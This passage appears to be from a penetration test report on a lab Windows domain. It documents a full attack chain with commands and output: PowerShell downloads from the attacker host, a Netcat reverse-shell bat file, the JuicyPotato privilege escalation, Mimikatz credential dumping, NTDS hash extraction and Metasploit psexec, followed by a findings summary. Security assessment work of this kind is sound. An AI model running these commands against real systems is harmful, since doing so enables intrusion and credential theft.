```
whoami /priv
```




```
C:\tomcat\apache-tomcat-8.5.50\temp>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

C:\tomcat\apache-tomcat-8.5.50\temp>
```

Figure 7: SeImpersonatePrivlilege Enabled

After Identifying that this privilege was enabled and doing some research Last Tower Solutions identified that the host machine may be vulnerable to the JuicyPotato exploit and downloaded the JuicyPotato executable, a Netcat executable, and a Mimikatz executable for future password dumping. Last Tower Solutions downloaded these files with an IEX powershell command to have them on the target machine, as shown in figure 8:

Downloading Files to Target with Powershell:

```
Attacking Machine (Kali):
python -m http.server

Target Machine (Windows):
powershell "IEX(New-Object
Net.WebClient).downloadFile('http://192.168.22.3:8000/file.exe',
'C:\tomcat\apache-tomcat-8.5.50\temp\file.exe')" -bypass execution
```




```
 Directory of C:\tomcat\apache-tomcat-8.5.50\temp

01/10/2023  06:37 PM    <DIR>          .
01/10/2023  06:37 PM    <DIR>          ..
01/10/2023  06:37 PM           347,648 jp.exe
12/07/2019  07:21 PM                 0 SafeToDelete.tmp
01/10/2023  06:27 PM    <DIR>          ~spawn6685793425523703863.tmp.dir
               2 File(s)        347,648 bytes
               3 Dir(s)  51,247,624,192 bytes free
```

Figure 8: Downloaded Juicy Potato Exploit

With all of the necessary files downloaded Last Tower Solutions identified the system version with the system info command and found a CLSID value for a system level service to Hijack with the Juicy Potato exploit, as shown figure 9 and figure 10:


SystemInfo Command:

```
systeminfo
```



```
C:\tomcat\apache-tomcat-8.5.50\temp>systeminfo
systeminfo

Host Name:                 TOMCAT
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Vagrant
Registered Organization:   Vagrant
Product ID:                00254-10000-00000-AA372
Original Install Date:     3/12/2020, 1:40:36 PM
System Boot Time:          1/10/2023, 5:45:05 PM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2295 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-gb;English (United Kingdom)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     2,048 MB
```

Figure 9: Identifying Windows Version and Architecture



Windows Server 2008 R2 Enterprise

LocalService	AppId	CLSID	User
wuauserv	{653C5148-4DCE-4905-9CFD-1B23662D3D9E}	{9B1F122C-2982-4e91-AA8B-E071D54F2A4D}	NT AUTHORITY\SYSTEM
wuauserv	{653C5148-4DCE-4905-9CFD-1B23662D3D9E}	{e60687f7-01a1-40aa-86ac-db1cbf673334}	NT AUTHORITY\SYSTEM
winmgmt	{8BC3F05E-D86B-11D0-A075-00C04FB68820}	{C49E32C6-BC8B-11d2-85D4-00105A1F8304}	NT AUTHORITY\SYSTEM
winmgmt	{8BC3F05E-D86B-11D0-A075-00C04FB68820}	{8BC3F05E-D86B-11D0-A075-00C04FB68820}	NT AUTHORITY\SYSTEM
TrustedInstaller	{752073A2-23F2-4396-85F0-8FDB879ED0ED}	{752073A1-23F2-4396-85F0-8FDB879ED0ED}	NT AUTHORITY\SYSTEM
TrustedInstaller	{752073A2-23F2-4396-85F0-8FDB879ED0ED}	{8F5DF053-3013-4dd8-B5F4-88214E81C0CF}	NT AUTHORITY\SYSTEM
TrustedInstaller	{752073A2-23F2-4396-85F0-8FDB879ED0ED}	{3c6859ce-230b-48a4-be6c-932c0c202048}	NT AUTHORITY\SYSTEM

Figure 10: Identifying Applicable CLSID

Last Tower Solutions also wrote a quick bat script to accompany the exploit and execute the Netcat executable on the proper port with the following command on the target machine:


Writing Bat File with Echo Command:

```
echo C:\tomcat\apache-tomcat-8.5.50\temp\nc64.exe -e cmd.exe 192.168.22.3 4444
>priv.bat
```

Last Tower Solutions proceeded to start a Netcat listener on the attacking box and ran the exploit on the target machine to get a System level shell, as shown in figure 11 and figure 12:


JuicyPotato Exploit Command:

```
Attacking Machine (Kali):
nc -lvnp 9000

Target Machine (Windows):
jp.exe -p C:\tomcat\apache-tomcat-8.5.50\temp\priv.bat -l 9000 -t * -c
{9B1F122C-2982-4e91-AA8B-E071D54F2A4D}
```



```
C:\tomcat\apache-tomcat-8.5.50\temp>jp.exe -p C:\tomcat\apache-tomcat-8.5.50\temp\priv.bat -l 9000 -t * -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}
jp.exe -p C:\tomcat\apache-tomcat-8.5.50\temp\priv.bat -l 9000 -t * -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}
Testing {9B1F122C-2982-4e91-AA8B-E071D54F2A4D} 9000
......
[+] authresult 0
{9B1F122C-2982-4e91-AA8B-E071D54F2A4D};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\tomcat\apache-tomcat-8.5.50\temp>
```

Figure 11: Running the Juicy Potato Exploit




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9000
listening on [any] 9000 ...
connect to [192.168.22.3] from (UNKNOWN) [192.168.22.150] 49248
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Figure 12: Gaining a System Level Shell

With this level of access Last Tower Solutions was able to access the sensitive data located in the tomcat flag.txt directory as shown in figure 13:

More Command on Tomcat Flag.txt file:

```
more flag.txt
```



```
C:\>more flag.txt
more flag.txt
destiny-skittle
```


Figure 13: Flag Output

Compromising a Domain Admin and the Domain Controller

With this system level access Last Tower Solutions also could now utilize the Mimikatz executable downloaded previously with powershell and execute Mimikatz to dump the users and password data in memory from the machine. This command returned the username and password for the george.smith.adm account, as shown in figure 14:

Executing Mimikatz:

```
mimikatz
sekurlsa::logonPasswords full
```




```
mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 165374 (00000000:000285fe)
Session           : Batch from 0
User Name         : george.smith.adm
Domain            : UK
Logon Server      : DC2-2012
Logon Time        : 10/01/2023 17:45:40
SID               : S-1-5-21-714414244-665309000-1224845596-1107
        msv :
         [00010000] CredentialKeys
         * NTLM     : 7ef404e45749198c45b65039ed35a94c
         * SHA1     : b11012c623a7f7c04c5beadbef0ea9e7de14298a
         [00000003] Primary
         * Username : george.smith.adm
         * Domain   : UK
         * NTLM     : 7ef404e45749198c45b65039ed35a94c
         * SHA1     : b11012c623a7f7c04c5beadbef0ea9e7de14298a
        tspkg :
        wdigest :
         * Username : george.smith.adm
         * Domain   : UK
         * Password : (null)
        kerberos :
         * Username : george.smith.adm
         * Domain   : UK.MWR.COM
         * Password : 1qaz2wsx.
        ssp :
        credman :
```

Figure 14: Compromising the george.smith.adm Domain Administrator Credentials.

With George's Domain Admin level credentials Last Tower Solutions was able to use crackmapexec to login to the domain controller at 192.168.22.101 and dump the ntds.dit file which contains all domain users and password hashes, as shown in figure 15:

Crackmapexec Command:

```
crackmapexec smb 192.168.22.101 -u george.smith.adm -p 1qaz2wsx. -ntds
```




```
└─$ crackmapexec smb 192.168.22.101 -u george.smith.adm -p 1qaz2wsx. --ntds
SMB         192.168.22.101  445    DC2-2012         [*] Windows 6.3 Build 9600 x64 (name:DC2-2012) (domain:uk.mwr.com) (signing:True) (SMBv1:False)
SMB         192.168.22.101  445    DC2-2012         [+] uk.mwr.com\george.smith.adm:1qaz2wsx. (Pwn3d!)
SMB         192.168.22.101  445    DC2-2012         [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         192.168.22.101  445    DC2-2012         Administrator:500:aad3b435b51404eeaad3b435b51404ee:89be338353be6c58ca30de2451f79b4a:::
SMB         192.168.22.101  445    DC2-2012         Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.22.101  445    DC2-2012         krbtgt:502:aad3b435b51404eeaad3b435b51404ee:741f6ef6f2ff40e4311c6c45cd274993:::
SMB         192.168.22.101  445    DC2-2012         george.smith.adm:1107:aad3b435b51404eeaad3b435b51404ee:7ef404e45749198c45b65039ed35a94c:::
SMB         192.168.22.101  445    DC2-2012         SQL:1108:aad3b435b51404eeaad3b435b51404ee:4cd3b128f4c0b20d8163d33e19909599:::
SMB         192.168.22.101  445    DC2-2012         DC2-2012$:1002:aad3b435b51404eeaad3b435b51404ee:63bbd4f006df0d4fa7a9d3b2e247a8eb:::
SMB         192.168.22.101  445    DC2-2012         TOMCAT$:1105:aad3b435b51404eeaad3b435b51404ee:471608c0c2437745fe71508c387ce819:::
SMB         192.168.22.101  445    DC2-2012         MWR$:1106:aad3b435b51404eeaad3b435b51404ee:35ae83ec5f01f0e63fd93d7f862d2147:::
```

Figure 15: NTDS.dit File Password Hashes

Last Tower Solutions then logged into the domain controller using psexec with George's credentials to retrieve the sensitive data from the flag.txt file with the more command, as shown in figure 16 and figure 17:

Psexec Command:

```
Msfconsole
use exploit/windows/smb/psexec
set RHOST 192.168.22.101
Set RPORT 445
set LHOST 192.168.22.3
set LPORT 4444
Set SMBUser george.smith.adm
Set SMBPass 1qaz2wsx.
run
```




```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.22.3:4444
[*] 192.168.22.101:445 - Connecting to the server...
[*] 192.168.22.101:445 - Authenticating to 192.168.22.101:445 as user 'george.smith.adm'...
[*] 192.168.22.101:445 - Selecting PowerShell target
[*] 192.168.22.101:445 - Executing the payload...
[+] 192.168.22.101:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 192.168.22.101
[*] Meterpreter session 1 opened (192.168.22.3:4444 → 192.168.22.101:59837) at 2023-01-10 14:37:08 -0500

meterpreter > shell
Process 1164 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 16: System Shell on Domain Controller at 192.168.22.101

More Command:

```
more flag.txt
```



```
C:\>dir
dir
 Volume in drive C is Windows
 Volume Serial Number is 0042-F795

 Directory of C:\

12/03/2020  12:00               103 delete-vagrant-user.ps1
12/03/2020  13:36                36 flag.txt
22/08/2013  15:52    <DIR>          PerfLogs
25/02/2020  17:13               488 pg-networking.ps1
19/01/2020  09:47    <DIR>          Program Files
22/08/2013  15:39    <DIR>          Program Files (x86)
12/03/2020  13:24    <DIR>          tmp
09/02/2021  14:37    <DIR>          Users
12/03/2020  13:23    <SYMLINKD>     vagrant [\\vboxsvr\vagrant]
12/03/2020  13:30    <DIR>          Windows
               3 File(s)            627 bytes
               7 Dir(s)  52,202,635,264 bytes free

C:\>more flag.txt
more flag.txt
barbell-wrinkle
```

Figure 17: Data in Domain Controller flag.txt File

**Note: It was at this point that Last Tower Solutions began running Bloodhound to attempt to find a way to laterally move to gain Enterprise Admin access on the other Domain controller however the time scoped for the engagement was complete.

Critical Threat Assessment Findings

Tomcat Weak or Default Password

NIST Scoring Summary

Risk	Likelihood	Impact
Critical	High	Critical

CIS Control: Secure Configurations for Hardware and Software

Finding Summary

Apache Tomcat is an open-source container for Java servlets, used on many web servers. Older versions of Tomcat are preconfigured with a simple password for the built-in ‘tomcat’ account. Newer versions of Tomcat do not have any credentials or users enabled by default, but examples commented out from the configuration file or found online might be followed to configure similarly simple credentials.

